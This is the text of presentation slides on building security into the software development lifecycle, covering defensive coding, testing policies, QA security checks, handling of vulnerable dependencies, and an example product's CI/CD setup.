
DEVELOPMENT

Follow Best Practices

- OWASP Top 10
- OWASP Cheat Sheets
- Books like Effective C++
- Many online resources

Development

- How protective should we be when writing the code?




```
void func1(void* ptr) {
    if (!ptr) {
        return;
    }
    do_func(ptr);
}

void do_func(void* ptr) {
    if (!ptr) {
        return;
    }
    doIt(ptr);
}
```

Development

What if we need to change the design?

- Hint: make sure the new design is still secure


Open Source



VERIFICATION

Testing Dilemmas

How much time to spend on writing tests?




If I had an hour to solve a problem I'd spend 55 minutes thinking about the problem and 5 minutes thinking about solutions.

Albert Einstein

When to run the tests?

Hint:



http://www.tildee.com/TazWyb

Testing Dilemmas

- What percentage of tests must pass?
- What percentage of code must be covered in unit tests?
- If an automatic test fails
  - Do we change the test?
  - Do we skip the test?

Dev/Verification – Self-Testing

- Write (and run) Unit Tests
- Write (and run) System Tests
- Positive Tests & Negative Tests
- Test according to the Threat Modelling from the Design stage
  - Positive testing
  - Negative testing
- Static Code Analysis
- Dynamic Analysis

https://www.outbrain.com/techblog/2017/05/effective-testing-with-loan-pattern-in-scala/

QA

- Product testing
- Security testing
  - Open ports
  - Old/buggy/vulnerable versions of 3rd party software
  - Symbols in code
  - Verbose debug (and maybe passwords are there too)
  - Unencrypted sensitive information
- Pen-Testing
  - Fuzzing
  - Black Box, but not only

Malware Buster – Example Testing Decisions

- 75% code coverage in unit-test
- 10 system tests per feature
- CI/CD:
  - 100% of code must be reviewed by senior peer
  - All unit tests must pass to push code
  - All unit & system tests must pass to deploy
- Coding style guidelines are defined
- QA test features, sometimes post-deployment
- Pen-test new major features, and post-deployment

Post Release


MAINTENANCE

Maintenance

- What to do if we discover a security bug?
- How fast can we react and release?
- How do we make sure customers install?
- When & how to Publish?

Open Source

- What if I’m using a vulnerable 3rd party library?
  - Check if I’m exploitable?
  - Always upgrade?
  - What if it’s a dependency?



WHAT IF I TOLD YOU
EVERY BUG IS A SECURITY BUG
imgflip.com

Is Every Quality Bug a Security Vulnerability?

Memory leak

Is Every Quality Bug a Security Vulnerability?

Crash

Is Every Quality Bug a Security Vulnerability?

Misconfiguration

(i.e. conflicting settings)

Pablo Picasso
Bust of a Woman (Dora Maar), 1938
oil on canvas
Hirshhorn Museum and Sculpture Garden, Gift of Joseph H. Hirshhorn, 1966
© Picasso Estate/SODRAC (2016)
Photo: Cathy Carver


Is Every Quality Bug a Security Vulnerability?

- Evasion / Missing feature?

https://www.youtube.com/watch?v=z2cnkxzkrAA
http://freegifmaker.me/images/2deMv/

Malware Buster - Summary

Setup



Coding

- Hardened Linux
- Python & C++
- SCA
- Unit tests – 90%
- System tests

CI/CD

- Jenkins
- Code reviews
  - Style
  - Correctness
- 100% tests success
- Deploy
- Customers are notified privately if compromised
- Software auto-updates with notifications

Summary

- Security adds many dilemmas
- Shifting left is vital
- Clear guidelines are the way to go

Check Point
SOFTWARE TECHNOLOGIES LTD

THANK YOU FOR LISTENING

Ethan Schorer | Check Point Security Leader

ethans

@ethan_sec

ethan.dev.sec@gmail.com

WELCOME TO THE FUTURE OF
CYBER SECURITY
POWERED BY CHECK POINT INFINITY

CLOUD • MOBILE • THREAT PREVENTION